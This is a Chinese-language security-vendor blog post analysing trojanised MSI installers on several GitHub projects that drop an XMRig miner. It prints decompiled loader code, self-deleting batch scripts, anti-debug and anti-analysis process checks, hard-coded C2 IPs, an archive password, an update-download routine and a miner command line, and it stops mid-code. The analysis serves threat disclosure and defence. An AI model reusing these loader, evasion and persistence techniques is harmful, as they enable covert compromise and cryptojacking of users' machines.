


GitHub 开源项目投毒事件：鼠标连点器植入恶意程序潜伏长达数年 – 瑞安研技术博客

概述

近期，瑞星威胁情报平台在日常安全监测中发现，开源托管平台 **GitHub** 上存在针对多个知名开源项目的恶意投毒行为。其中，由用户 **windiw-2048** 发布的 Windows 平台知名工具 **The Fastest Mouse Clicker for Windows**（鼠标连点器）项目首当其冲。攻击者将恶意程序经由 **Advanced Installer** 打包后藏匿于 **MSI** 安装包中，用户一旦下载并执行安装，便会在暗中触发恶意模块分发、植入并运行挖矿程序，导致严重的终端安全风险。

经深入的技术关联分析证实，该投毒手法并非孤例，目前已扩散并复用至多个 **GitHub** 开源项目中。例如用户 **annh9b** 发布的图片浏览项目 **JPEGView-Static**，以及用户 **federicadomani** 发布的另一款连点器项目 **AutoClicker2-Record-Play-The-Lists-of-Mouse-Clicks** 等，均被植入了同源的恶意安装包。此次事件凸显了开源软件分发渠道的脆弱性，若这些项目是因开发者账号失窃而遭恶意篡改，这将是一起影响极其广泛且性质恶劣的开源软件供应链攻击事件。



ATT&CK矩阵

战术	技术	具体行为
TA0003-持久化	T1547-启动或登陆自动执行	将自身写入 HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce 注册表项中实现自启动


战术	技术	具体行为
TA0005-防御规避	T1070-消除指示器	调用批处理删除编译过程中生成的临时文件和中间文件，随后批处理会进行自删除
TA0005-防御规避	T1140-去混淆或解密文件和信息	内存解密挖矿程序
TA0005-防御规避	T1497-虚拟化/沙盒规避	使用多种手段检测虚拟机/沙盒环境
TA0011-指挥与控制	T1071-应用层协议	使用HTTP/HTTPS下发数据
TA0011-指挥与控制	T1105-文件传输工具	更新挖矿程序或者下发其他恶意模块

样本分析

攻击流程

攻击者将 [GitHub](#) 等开源托管平台作为其恶意软件分发的基础设施，通过恶意篡改代码仓库中官方下载链接关联的 [MSI](#) 安装程序，将其改造为恶意载荷的寄生宿主。当受害者下载并运行该安装程序时，便会触发一条精心设计的隐蔽感染链：


- 1. 载荷释放与加载：**安装包在后台执行基本功能的同时，静默释放并加载植入的恶意 [DLL](#) 动态链接库。
- 2. 解密与解包：**恶意 [DLL](#) 自动解压并解密内置的加密压缩包，释放出包含恶意核心组件的源代码文件。
- 3. 即时无文件编译：**利用驻留环境，在内存中直接编译恶意 [C/C++](#) 源码并作为独立线程执行，全程避免恶意实体文件落地，从而规避安全软件的静态查杀。
- 4. 终极武器部署：**最终在受害者主机的内存环境中直接拉起并运行 [XMRIG](#) 挖矿程序，建立长期驻留通道，并伺机分发其他远控或后门模块，榨取硬件资源且对系统构成严重威胁。



MSI安装包分析

字段	内容
文件名	Installer_TheFastestMouseClickerv3_v3.0.0.0.msi
MD5	93C9C76F1AE704C49012D64FD403FD1D
文件类型	MSI
文件大小	22.8 MB (23,973,888 字节)

在用户运行MSI安装包后，会在安装路径下%LOCALAPPDATA%\TheFastestMouseClickerv3\（默认安装路径）释放正常的鼠标连点器程序TheFastestMouseClickerv3.exe迷惑用户，除此之外MSI安装包会在%LOCALAPPDATA%\ScientificUpdater\文件夹下释放恶意组件。



AppData > Local > ScientificUpdater > 1

在 1 中搜索

名称	修改日期	类型	大小
 InstallConfig.dll	2025/11/12 23:20	应用程序扩展	121 KB
 QmQ.rar	2025/11/12 23:20	RAR 压缩文件	2,046 KB
 UnRAR0.dll	2025/11/12 23:20	应用程序扩展	134 KB
 UnRAR64.dll	2024/6/6 21:58	应用程序扩展	314 KB

MSI安装包运行中会加载%LOCALAPPDATA%\ScientificUpdater\1\文件夹中的InstallConfig.dll模块，利用InstallConfig.dll再加载%LOCALAPPDATA%\ScientificUpdater\1\文件夹中恶意UnRAR0.dll模块。

```
DWORD64* destPath = (DWORD64*)destPathPtr;
DWORD64* srcPath = (DWORD64*)srcPathPtr;
WCHAR dllPath[0x104] = { 0 };
HMODULE hDll = NULL;
*destPath = *srcPath;
if (wcscat_s(dllPath, 0x104u, L"\\UnRAR0.dll"))
    return 216;
hDll = LoadLibraryW(dllPath);
if (!hDll)
    return 224;
auto unrarFunc = (__int64 (__fastcall*)(DWORD64, __int64))GetProcAddress(hDll,
"UnRAR0nInstall2");
return unrarFunc ? unrarFunc(param1, param2) : 229;
```

UnRAR0.dll模块分析

字段	内容
文件名	UnRAR0.dll
MD5	608A39C30AE84C2BAABEF879C63DB42F
文件类型	DLL
文件大小	134 KB (137,216 字节)
病毒名	Dropper.Agent!1.13AD7
备注	解压压缩包释放其他恶意组件

UnRAR0.dll模块会解压同级目录中的QmQ.rar压缩包，解密密码为orturuyUTYE00I3746。该压缩包内含有多个C/C++语言编写的源代码，攻击者会在用户机器上即时编译这些源码然后继续执行恶意操作。

```
if ( wcscat_s(v51, 0x104uLL, L"\\QmQ.rar") )
    return 775LL;
if ( (unsigned int)sub_180002150(v50, v51, PathName, L"orturuyUTYE00I3746") )
    return 780LL;
sub_180001060(PathName);
sub_180001340(&FileTime);
```

UnRAR0.dll模块会调用批处理脚本build_by_tcc64_all.bat去编译C/C++源代码llibtcc_mainsvc0.c代码文件，最终生成同功能四个版本的ScientificUpdater_*.exe可执行程序：

- ScientificUpdater_s.exe (PAYLOAD_FIRST)
- ScientificUpdater_u.exe (PAYLOAD_SECOND)
- ScientificUpdater_z.exe (PAYLOAD_THIRD)

- **ScientificUpdater_c.exe** (PAYLOAD_BEGIN)

```
@echo off
REM 删除当前目录下所有已存在的可执行文件，/F强制删除，/Q静默模式
del /F /Q *.exe > nul 2>&1
REM 创建id.c文件，定义update_id字符串数组，用于标识更新器版本
echo const char update_id[] = ^"ScientificUpdater_1^"^; > id.c
REM 创建临时编译文件libtcc_mainsvc0_copy.c
echo #define WIN32_LEAN_AND_MEAN > libtcc_mainsvc0_copy.c
echo #include ^<Windows.h^> >> libtcc_mainsvc0_copy.c
REM 将id.c和libtcc_mainsvc0.c的内容追加到临时编译文件中
type id.c >> libtcc_mainsvc0_copy.c
type libtcc_mainsvc0.c >> libtcc_mainsvc0_copy.c
REM 使用TCC编译器（64位）编译四个不同版本的可执行文件
_tcc64\tcc.exe -DPAYLOAD_FIRST -B_tcc64 -I_tcc64/libtcc -I. -L_tcc64/libtcc -llibtcc
libtcc_mainsvc0_copy.c manifest.res -o ScientificUpdater_s.exe
_tcc64\tcc.exe -DPAYLOAD_SECOND -B_tcc64 -I_tcc64/libtcc -I. -L_tcc64/libtcc -llibtcc
libtcc_mainsvc0_copy.c manifest.res -o ScientificUpdater_u.exe
_tcc64\tcc.exe -DPAYLOAD_THIRD -B_tcc64 -I_tcc64/libtcc -I. -L_tcc64/libtcc -llibtcc
libtcc_mainsvc0_copy.c manifest.res -o ScientificUpdater_z.exe
_tcc64\tcc.exe -DPAYLOAD_BEGIN -B_tcc64 -I_tcc64/libtcc -I. -L_tcc64/libtcc -llibtcc
libtcc_mainsvc0_copy.c manifest.res -o ScientificUpdater_c.exe
```

UnRAR0.dll模块编译C/C++源代码后，调用批处理文件**clean_by_tcc64_all.bat**清理编译过程中生成的临时文件和中间文件，同时保留主要的源文件**sdmnus_uni_source.c**，最后批处理文件会执行自删除操作。

```
@echo off
rename osdmnus_uni_source.c osdmnus_uni_source.dat
del /F /Q *.c
del /F /Q *.h
del /F /Q *.res
del /F /Q *.txt
rena
del /F /Q build_*.bat
(goto) 2>nul & del "%~f0"
```

UnRAR0.dll模块将编译痕迹清理后，调用批处理文件**run_by_tcc64_all.bat**运行编译出来的可执行程序**ScientificUpdater_c.exe**，运行结束后批处理文件会删除自身。

```
@echo off
ScientificUpdater_c.exe
(goto) 2>nul & del "%~f0"
```

在**UnRAR0.dll**模块中还有调用批处理文件**nreg_by_tcc64_all.bat**的功能，该批处理文件的作用是运行编译出来的可执行程序**ScientificUpdater_z.exe**，运行结束后批处理文件会删除自身。

```
@echo off
ScientificUpdater_z.exe
(goto) 2>nul & del "%~f0"
```

ScientificUpdater_c.exe分析

字段	内容
文件名	ScientificUpdater_c.exe
MD5	0F941E310BD06D4A06A0A1429FEE002F
文件类型	EXE
文件大小	151 KB (154,630 字节)
病毒名	Trojan.Loader!1.13B7B
备注	编译l1ibtcc_mainsvc0.c得到

源代码l1ibtcc_mainsvc0.c编译后的ScientificUpdater_c.exe核心功能是个加载器，主要负责读取osdmnus_uni_source.c源代码到内存中，然后编译该源代码，最后在内存中执行编译后的代码。

```
s = tcc_new();
if (!s) {
    fprintf(stderr, "Could not create tcc state\n");
    return __LINE__;
}
tcc_set_lib_path(s, "_tcc64");
tcc_add_include_path(s, "_tcc64/include");
tcc_add_include_path(s, "_tcc64/lib");
tcc_add_library_path(s, "_tcc64/lib");
/* MUST BE CALLED before any compilation */
tcc_set_output_type(s, TCC_OUTPUT_MEMORY);
size_t my_program_sz = 0;
my_program = ReadCProgram("osdmnus_uni_source.c", &my_program_sz);
```

源代码osdmnus_uni_source.c在内存中被编译成PE执行，该PE的主要功能是解密执行内嵌的Payload。

<pre>mov eax,dword ptr ss:[rbp+1F4] mov word ptr ss:[rbp+1BA],ax mov qword ptr ss:[rbp+1E8],0 jmp osdmnus_c.7FF6D19D38C8 mov rdx,qword ptr ss:[rbp+1D0] mov rax,qword ptr ss:[rbp+1E8] add rax,rdx mov qword ptr ss:[rbp+1A8],rax mov rax,qword ptr ss:[rbp+1A8] movzx eax,word ptr ds:[rax] xor ax,word ptr ss:[rbp+1BA] mov edx,eax mov rax,qword ptr ss:[rbp+1A8] mov word ptr ds:[rax],dx add qword ptr ss:[rbp+1E8],2 mov rax,qword ptr ss:[rbp+1E8] cmp rax,qword ptr ss:[rbp+1C8] jb osdmnus_c.7FF6D19D388B</pre>	xor解密
--	-------

osdmnus_c.exe分析

字段	内容
文件名	osdmnus_c.exe
MD5	1A789591EA4B6F19C7EA8F5225F89076
文件类型	EXE
文件大小	151 KB (154,630 字节)
病毒名	Trojan.Loader/x64!1.13B7E
备注	内存编译osdmnus_uni_source.c得到

osdmnus_c.exe的主要功能是解密加载Payload，避免DLL落地被查杀。其主要功能有内存解密执行XMRIG挖矿程序和分发其他恶意模块等。

```
for (size_t i = 0; i < i_out; i += sizeof(unsigned short))
{
    unsigned short* pShortBuf = (unsigned short*)&buf_out[i];
    *pShortBuf ^= short_xor;
}
#ifdef _DEBUG
    int tmp = WriteBinary("dump.dll", buf_out, i_out);
    if (tmp != 0)
        return tmp;
#endif
g_module = (void *)MemoryLoadLibrary(buf_out, i_out);

if (g_module == NULL)
    return __LINE__;
#ifdef _DEBUG
```

内存Payload分析

字段	内容
MD5	11560439276D0603BCF8FC18B5E12B11
文件类型	DLL
文件大小	1.16 MB (1,223,168 字节)
病毒名	Backdoor.Agent!1.13B88

该DLL文件包含四个差异化的导出函数，各函数分别映射至编译产出的不同版本ScientificUpdater_*.exe可执行程序，且每个导出函数对应恶意程序生命周期中不同的执行阶段（如初始化、驻留更新、挖矿、痕迹清理）。

导出函数	程序版本	程序名	导出函数功能
WinMainBegin	PAYLOAD_BEGIN	ScientificUpdater_c.exe	恶意程序初始化（环境检测、初始化API、进程启动）
WinMainFirst	PAYLOAD_FIRST	ScientificUpdater_s.exe	恶意程序下载更新，持久化，进程监控
WinMainSecond	PAYLOAD_SECOND	ScientificUpdater_u.exe	内存解密执行XMRIG挖矿程序、自启动配置
WinMainThird	PAYLOAD_THIRD	ScientificUpdater_z.exe	注册表痕迹清理

导出函数WinMainBegin分析

进行环境检查，校验系统PC/CPU性能是否满足运行要求，检测要使用的Windows核心函数是否被挂钩以及初始化API。

```
// 检测LdrLoadDll是否被挂钩，被挂钩则终止进程
if (!IsNtFunctionUnHooked(pLdrLoadDllAddr))
{
    LogDebugInfo("Bootstrap.cpp : 242 : Bootstrap2CleanNtFunctions(Bootstrap PEB-
LdrLoadDll...): suspect LdrLoadDll() is hooked, g_LdrLoadDll = %016X\n");
    LogDebugInfo("Bootstrap.cpp : 243 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(0xF3);
}
// 从PEB中解析获取LdrGetProcedureAddress函数地址
pLdrGetProcAddr = GetNtFunctionAddress(pPEBContext, "LdrGetProcedureAddress");
if (!pLdrGetProcAddr)
{
    LogDebugInfo("Bootstrap.cpp : 249 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(0xF9);
}
// 检测LdrGetProcedureAddress是否被挂钩，被挂钩则终止进程
if (!IsNtFunctionUnHooked(pLdrGetProcAddr))
{
    LogDebugInfo("Bootstrap.cpp : 256 : Bootstrap2CleanNtFunctions(Bootstrap PEB-
LdrLoadDll...): suspect LdrGetProcedureAddress() is hooked, g_LdrGetProcedureAddress =
%016X\n");
    LogDebugInfo("Bootstrap.cpp : 257 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(0x101);
}
```

获取当前路径字符串，并在字符串后添加s作为标记。

```

// 获取当前进程的可执行文件路径, 检测缓冲区是否溢出
if (GetModuleFileNameW(NULL, exeFilePath, 0x104u) >= 0x104)
{
    LogDebugInfo("main_begin.cpp : 213 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(0xD5);
}
// 复制文件路径到源缓冲区 (0x208为缓冲区长度)
memmove(srcBuffer, exeFilePath, 0x208u);
// 从源缓冲区解析整数型数据 (0x5F为解析标识)
int parsedInt = ld_int(srcBuffer, 0x5F);
int tempInt = parsedInt;
// 解析失败则打印日志并终止进程
if (!parsedInt)
{
    LogDebugInfo("main_begin.cpp : 218 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(0xDA);
}
// 向解析结果偏移2字节处写入字符's'
*((WORD*)(tempInt + 2)) = 's';
// 复制源缓冲区数据到目标缓冲区
memmove(targetBuffer, srcBuffer, 0x208u);

```

创建子进程, 执行传入的命令。

```

memset(processInfo, 0, 0x18u);
// 调用CreateProcessW启动进程, 传入合法路径+参数, 校验启动结果
if (!R_CreateProcessW(appPath, &fixedParam, NULL, NULL, NULL, 134217792, NULL,
&currentDir, startupInfo, processInfo))
{
    LogDebugInfo("main_begin.cpp : 249 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(0xF9);
}

```

导出函数WinMainFirst分析

将当前正在运行的恶意程序自身写入

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce注册表项中实现自启动。

```

if (!WriteRegistryRunOnceEntry(
    regContextParam1,
    regContextParam2,
    regContextParam3,
    regContextParam4,
    regContextParam5,
    regContextParam6,
    regContextParam7,
    regContextParam8,
    regContextParam9,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
    regValueName,
    regValueData
)) {}

```

检测运行环境是否在64位Windows系统上，并检测系统硬件性能（如是否支持AES-NI、CPU核心数、缓存大小、是否为虚拟机等）。

```
LogDebugInfo("main_first.cpp : 422 : guarded_main_first(): check PC/CPU is strong enough...\n");
LogDebugInfo("main_first.cpp : 424 : guarded_main(): isWindows64bit()? immediate exit if no\n");
if (!IsWindows64BitSystem())
{
    LogDebugInfo("main_first.cpp : 427 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(427);
}
int availableCpuThreads = GetAvailableCpuThreadCount();
LogDebugInfo("main_first.cpp : 431 : guarded_main(): nThreadsToRun %d\n", availableCpuThreads);

if (!availableCpuThreads)
{
    LogDebugInfo("main_first.cpp : 434 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(434);
}
```

通过BASE58解码以及流密码等算法解密QmQ.rar压缩包中osdmnusur文件，得到C2等相关信息：

89435734899092373240923642313983499535232785|45.61.165.148|179.43.151.150|185.141.216.185|72.60.143.139。这和硬编码在程序里的明文中的C2信息是一致的。如果osdmnusur文件不存在，将硬编码的C2信息加密写入osdmnusur文件。

```

ReadFileData(L"\\osdmnusur", &fileDataBuffer, &fileDataLength, NULL);

if (fileDataBuffer && fileDataLength >= 4)
{
    if (fileDataBuffer[0] == 51 && fileDataBuffer[1] == 81 && fileDataBuffer[2] == 77 &&
fileDataBuffer[3] == 54)
    {
        const char* filePath = GetFullFilePath(L"\\osdmnusur");
        LogDebugInfo("main_first.cpp : 673 : SAVE Bootstrap URLs from %s\n", filePath);

        const char* bootstrapUrls =
"89435734899092373240923642313983499535232785|45.61.165.148|179.43.151.150|185.141.216.185
|72.60.143.139";
        char* processedBootstrapUrls = ProcessString(bootstrapUrls);
        int urlStringLength = strlen(processedBootstrapUrls);

        WriteFileData(L"\\osdmnusur", processedBootstrapUrls, urlStringLength);
        FreeMemory(processedBootstrapUrls);
        FreeMemory(fileDataBuffer);
    }
}
else
{
    const char* filePath = GetFullFilePath(L"\\osdmnusur");
    LogDebugInfo("main_first.cpp : 657 : No *ur file: SAVE Bootstrap URLs from %s\n",
filePath);

    const char* defaultBootstrapUrls =
"89435734899092373240923642313983499535232785|45.61.165.148|179.43.151.150|185.141.216.185
|72.60.143.139";
    char* processedDefaultUrls = ProcessString(defaultBootstrapUrls);
    int defaultUrlLength = strlen(processedDefaultUrls);

    WriteFileData(L"\\osdmnusur", processedDefaultUrls, defaultUrlLength);
    FreeMemory(processedDefaultUrls);
}

```

建立无限循环，轮询硬编码IP，使用 443 端口建立加密网络通信，接受返回数据。

```
LogDebugInfo("WeakRequest1.cpp : 206 : weak_request_api_1(): after 3s sleep, before
recv...\n");
int recvDataLength = RecvNetworkData(socketFd, recvBuffer, 2048, 0);

if (recvDataLength > 0)
{
    int receivedBytes = recvDataLength;
    LogDebugInfo("WeakRequest1.cpp : 220 : weak_request_api_1(): after recv,
g_closesocket()\n");

    if (CloseSocket(socketFd) == -1)
    {
        LogErrorPrefix();
        LogDebugInfo("WeakRequest1.cpp : 225 : weak_request_api_1(): close failed with
error: %d\n");
        LogErrorSuffix();
        return 227;
    }
}
```

启动子进程，获取子进程退出码来执行不同的操作

退出码	触发行为	目的
20000	随机休眠（100秒+随机值）后重试	反调试和监视任务管理器等相关分析工具
20001	退出进程	首次运行完成（如持久化配置），避免重复执行
9999	触发自更新流程	恶意程序自我更新

```
if (R_CreateProcess(&unkParam, L"1 2 3", NULL, NULL, NULL, 134217792, NULL, &currentDir,
startupInfo, processInfo))
{
    PostProcessCreateInit();
    DWORD threadId = 0;
    HANDLE hNewThread = R_CreateThread(NULL, 0, MonitorChildProcessThread, processInfo[0],
0, &threadId);
    HANDLE hMonitorThread = hNewThread;

    if (!hNewThread)
    {
        LogDebugInfo("main_first.cpp : 1117 : DTRACEExit macro using ntAbort()\n");
        TerminateProcessWithCode(0x45D);
    }
}
```

启动子进程后会先检测子进程和父进程是否被调试，检测到被调试则退出进程，退出码自定义为20000。

```

if (IsProcessUnderDebugger(debugCheckContext, targetProcessHandle))
{
    LogDebugInfo(
        "main_first.cpp : 171 : MyThreadFunction():
BootstrapQueryInformationProcessForDebugger(lpParam):
g_TerminateProcess(lpParam,hCurrent)\n"
    );
    R_TerminateProcess(targetProcessHandle, 20000);
    R_TerminateProcess(currentProcessHandle, 20000);
}

if (IsProcessUnderDebugger(debugCheckContext, currentProcessHandle))
{
    LogDebugInfo(
        "main_first.cpp : 178 : MyThreadFunction():
BootstrapQueryInformationProcessForDebugger(hCurrent):
g_TerminateProcess(lpParam,hCurrent)\n"
    );
    R_TerminateProcess(targetProcessHandle, 20000);
    R_TerminateProcess(currentProcessHandle, 20000);
}

```

监控系统进程，检测是否有任务管理器等相关进程，有相关进程则退出子进程，退出码自定义为20000。

```

while (true)
{
    if (!strcmp(processName, "TASKMGR.EXE"))
        return 1;
    if (!strcmp(processName, "PROCEXP.EXE"))
        return 1;
    if (!strcmp(processName, "PROCEXP64.EXE"))
        return 1;

    if (!EnumNextProcess(processEnumContext, &processEnumStatus))
        break;
}
...

```

获取子进程退出码，如果子进程退出码为`20000`，休眠后重新尝试。

```

...c++
if (processExitCode == 20000)
{
    LogDebugInfo(
        "main_first.cpp : 1167 : Problem reason_of_caller(cleanSleep(10000+)): just sleep
100s and goto LOOP_BEGIN, dwExitCode = %d\n"
    );

    int randomValue = GetRandomNumber();
    unsigned int sleepTimeMs = 10 * (randomValue % 10000) + 100000;
    SleepWithCleanup(sleepTimeMs);
    ResetLoopContext(loopContext);
}

```

如果子进程的退出码为20001，打印调试日志，标记运行完成，请求退出。

```

// 检测进程退出码是否为20001（首次运行退出标识）
if (processExitCode == 20001)
{
    // 打印日志：检测到首次运行退出请求
    LogDebugInfo("main_first.cpp : 1179 : Exit on first run requested: dwExitCode ==
20001\n");
    // 打印退出日志标识
    LogDebugInfo("main_first.cpp : 1180 : DTRACEExit macro using ntAbort()\n");
    // 带退出码终止进程（0x4E21对应十进制20001）
    TerminateProcessWithCode(0x4E21u);
}

```

如果子进程的退出码为9999，从服务器上下载新版本的恶意程序svcfdomwr.exe、清理旧版本的文件痕迹、重启恶意行为。

```

bool isDownloadSuccess = DownloadFileToDisk(urlParam1, L"\\svcfdomwr.exe",
downloadContext);
if (isDownloadSuccess)
{
    const char* timeStr1 = GetTimeString(&timeInfo.tm_isdst);
    LogDebugInfo("main_first.cpp : 1205 : Warning wget_http_to_disk2(attempt 1),
strModuleUrl1 = %s\n", timeStr1);

    const char* backupUrl = GetTimeString(backupTimeInfo);
    isDownloadSuccess = DownloadFileToDisk(backupUrl, L"\\svcfdomwr.exe",
downloadContext);

    if (!isDownloadSuccess)
    {
        const char* timeStr2 = GetTimeString(backupTimeInfo);
        LogDebugInfo("main_first.cpp : 1211 : Error wget_http_to_disk2(attempt 2),
strModuleUrl2 = %s\n", timeStr2);
        LogDebugInfo(
            "main_first.cpp : 1212 : Problem wget_http_to_disk2(update): just sleep 100s
and goto LOOP_BEGIN, dwExitCode = %d\n",
            exitCode
        );
    }
}
}

```

导出函数WinMainSecond分析

模块会内存解密**QmQ.rar**压缩包中的**svcfdomma**文件，该文件解密后是一个**XMRIG**挖矿程序。运行挖矿程序，根据系统可用内存调整挖矿强度（**fast**模式或**light**模式）。如果执行失败，退出进程返回自定义退出码**9999**，该退出码对应导出函数**WinMainFirst**的恶意程序更新功能。

```

// xmrig.exe %s --randomx-mode=%s -t %d -o stratum+tcp://%s:%s -u 12345 -p x
int cmdLineLength = snprintf((char*)cmdLineBuffer, 0xFFFu, cmdLineFormatStr, param1,
param2, dataBuffer, strArray[1], strArray[2]);
int paramProcessResult = ProcessCmdLineParam(cmdLineBuffer, (const __time64_t*)" -r 1");
int tempResult = paramProcessResult;
if (paramProcessResult)
    *((BYTE*)(tempResult + 3)) = '9';
LogDebugInfo("main_second.cpp : 901 : cmdLine2 to pass into masha_main(): %s\n");
InitModuleContext(&moduleContext, runParam, cmdLineBuffer);
bool isModuleDecrypted = RunAndDecryptModule(
    coreParam,
    (const char*)strArray[0],
    moduleContext,
    (int)runParam,
    L"\\svcfdomma",
    (BYTE*)decryptBuffer,
    initParam
);
if (!isModuleDecrypted)
{
    LogDebugInfo("main_second.cpp : 911 : bModuleDecrypted false - Can't decrypt - update
needed\n");
    LogDebugInfo("main_second.cpp : 912 : DTRACEExit macro using ntAbort()\n");
}

```

内存解密执行挖矿程序后，将当前程序添加到注册表项

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce，实现开机自启动操作。

```

bool isRegWriteSuccess = WriteRunOnceRegistryEntry(
    regFuncPtr1,
    regFuncPtr2,
